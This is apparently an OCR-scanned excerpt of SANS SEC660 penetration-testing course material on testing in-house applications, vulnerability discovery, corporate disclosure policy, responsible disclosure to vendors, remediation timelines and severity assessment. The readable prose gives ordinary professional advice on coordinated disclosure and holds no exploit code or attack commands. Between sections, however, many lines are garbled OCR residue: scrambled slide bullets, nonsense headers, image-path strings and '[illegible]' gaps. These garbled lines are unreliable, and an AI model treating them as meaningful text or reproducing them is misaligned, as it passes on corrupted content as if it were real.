
- llFdhRfdRblde WRkPeebWRdhl
  - zHctdmncbkl–imtqmontrqmtobcb
- llGPRbRcRicRdhPhWddl
  - zPtrbWrcbomioWWlblkli bmodbrkmlq
  - zPokiklWctdmncaqlc
  - zNWbkdWrbiklWlbmtcoWbcoqrWlbkli
- llNhRdWRThdRPRdccidWRPWddhl
  - zGcbWtrktqicl dtzzkli

B–A––Fn) !–() N!('f CGO(MS(!) FC(SP(S(Gk'!) n(IF : t(!) m

Testing Proprietary Applications

Since they have not been hacked at publicly for years, internal applications are often an easy target, as is the case with commercial applications. Many internal programs are developed in-house or offshore with no development lifecycle process. These are often full of vulnerabilities that can be easily discovered through standard fuzz testing and other methods. The issue is that many of these applications are serving critical functions and the original developers are no longer employed with the company. This poses a challenge in understanding what the application does exactly and who relies on its services. If the program were to crash, will it come back up?


These types of questions must be taken into consideration before testing. Reverse engineering may or may not be possible, depending on the language in which the application was written, as well as the support by the underlying operating system for disassembly and debugging. Tools such as network sniffers can be very helpful when analyzing an undocumented protocol.



SANS Sltrrla fävfuh-TwvPw-w. in-a ρ (xnfiWpsiloixafMnxufiW-tva lf nTlf axh.rfu-foa iha

Vulnerability Discovery

Once a vulnerability has been discovered and determined to be exploitable or not exploitable, what steps should be taken next? If a vulnerability is exploitable and exploit code written, it is possible that others may have discovered the same vulnerability. The vendor may or may not be aware of the issue. Contacts should be made with the organization so that information may be shared. The severity and impact of the vulnerability to the organization considering the product should be assessed and documented. Disclosure may lead to remediation efforts with the vendor. We will discuss these topics now.



um rTmr.dlfo h(mhhmmorlfoam h(hifo


- Tp, hdpt,S(ksap Skap,kflp ksp,. Ptlkzfokstlp ,sp ilftz,fhdlp
- Tp,Slp flsi,dfp lst,hdkllp ilftz,fh dl np lzlp,o,ldfp ilft,hdkllp
- Tglftz,fhdlp f,,hzip mlpksizlip dlf(,sflmzap
- Tphlfp ilft,fldlip ,hoflilp ,rp.,dtp Skapmlpksplffhlp

SANS hsueeifuoiaWlof'fu ttotmzrofu F csoeiFirscfubeEzeeufoafsdEtTfulfcqoefu 1e1

Corporate Disclosure Policy

Many companies have an official stance on the disclosure of discovered vulnerabilities. Some vendors encourage security testing of their products, while others highly discourage testing. If a company does not have a stance on disclosure, a policy should be put into place to avoid complications. Ethical and responsible disclosure often involves drafting a technical report and providing it to a contact at the vendor.

Many security professionals in the field of penetration testing and vulnerability research spend personal time working on research projects and bug hunting. Though discovered on a researcher's own time, they may still be required to follow the official company policy on disclosure. This is primarily due to company reputation. If a bug is discovered by an employee and is not handled responsibly, it may come to light that the individual who disclosed the bug works for a company who does not wish to be associated with the disclosure. Be sure to check on your company's policy.



Types of Disclosure


b T u QTvv s suv t uD t
s v
p y
i Tvu u Qa v vxuv t v
t uDuvvus v u
lv Tt vu QP s v
v u u usv vv

SANS ldhrrui hn)eesni Bs ci m,ieiy or.f fi"if niomi tr,noefi aeni dncaawia.i,eli iii

Types of Disclosure
In the use of fuzzing, it is likely that you will identify product flaws. Unless you are the product vendor, it is unlikely you will be able to resolve the flaw on your own. The logical progression is to report the issue to the responsible vendor and work with them toward a fix.

Disclosing security vulnerabilities to a vendor can be a tricky business. The practice of ethical or responsible disclosure is almost universally recommended by security professionals, but can be clouded in complexity when it comes down to the details of actually disclosing the vulnerability. Resources such as the Organization for Internet Safety Guidelines for Security Vulnerability Reporting and Response (http://www.symantec.com/security/OIS_Guidelines%20for%20responsible%20disclosure.pdf) can be useful as a guideline for disclosing vulnerabilities to vendors, but it is important to first answer several questions for yourself before embarking on the vulnerability disclosure process:

- What are my goals in disclosing this vulnerability? Sometimes your goal may be to simply get the vulnerability resolved as quickly as possible. However, it is reasonable to use the disclosure of a vulnerability as a mechanism to technical acumen, especially if you are working as a consulting security analyst.
- Will you publish an independent security advisory regarding the vulnerability? In many cases, researchers who have discovered bugs may wish to distribute their own independent security advisory. This gives you the opportunity to disclose your side of the impact and details surrounding the vulnerability. This can be negatively viewed by the vendor who is responsible for the flaw, since they may wish to minimize the perceived impact of the flaw.
- Does your employer have an explicit or implicit policy regarding vulnerability disclosure? It may be hard to separate your personal identity from that of your employer. Always assume a reporter can use Google to identify your employer's name and may opt to publish an article disclosing your employer. Depending on the nature of the vulnerability disclosure, this could attract unnecessary or undesirable attention for your employer, which could risk your continued gainful employment. Always work out the details of a disclosure strategy with your employer before talking to the responsible vendor.




[illegible]

- Often, the point of contact given is a sales representative
- The tester should have access to developers
- Test results should only be given to the appropriate contacts

Appropriate Contacts

When disclosing a vulnerability, the appropriate contacts should be made available. Disclosure information should not be given to the wrong individuals; it should only be given to those working in the development or security role at the target company. Make sure those who should be involved are in fact involved prior to disclosure. Developers often do not take the report seriously at first, so any detailed technical information is helpful during disclosure. If they deem the discovery important, they are typically quick to set up a meeting to further discuss the issue and thought process behind discovering the bug. Many vendors do not have an official disclosure process, so this may be new to them as well.



[illegible]


SANS SEC660 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking 24

Remediation Efforts

What is a reasonable timeline for the vendor to resolve and publish a fix? This is difficult to answer for researchers who have not worked for enterprise product vendors. What may be perceived as a simple fix may be complex from an implementation perspective, followed by quality assurance (QA) testing, documentation, and vendor-specific disclosure processes (e.g., does the vendor disclose flaws to their customers before disclosing to the public?). For software flaws in a product, it is not unreasonable for a vendor to take 3–6 months to disclose the flaw publicly. For weaknesses inherent in a protocol, it can take significantly longer, especially when the protocol must be supplanted with a completely new protocol.

When disclosing a flaw to a vendor, be open about your intentions about publishing an independent advisory. In this author's experience, it is best to negotiate a disclosure timeline with the vendor up-front, and then hold them to the release dates. If desired, request regular status reports from a vendor to ensure that the vulnerability is being addressed to your satisfaction. Be prepared for a vendor not to appreciate your efforts, especially in the case of vendors who have less experience in vulnerability resolution and response.

Resist the urge to disclose a vulnerability publicly without coordinating with a vendor first. While this can create a big splash and will likely win accolades with the script-kiddie attacker community, it will ultimately cast an image of unprofessional behavior. Researchers who work with vendors to resolve vulnerabilities and practice responsible disclosure can build long-term credibility and respect, which is significantly more valuable than short-term notoriety.



Severity and Impact


d ywz z z y
x z
r w wwz w w w x
iy y
d
mw wxyw wx

eBdFFu – Dck–k w C MDrnMTE I sDD- Tior c TD'

Severity and Impact

The impact of a compromised vulnerability has the potential to be all over the map. When assessing risk, we tend to lean towards the worst-case scenario. This is okay due to additional factors calculated into the assessment above monetary loss. Quantitative risk assessment focuses on how bad an incident could be from a monetary perspective.

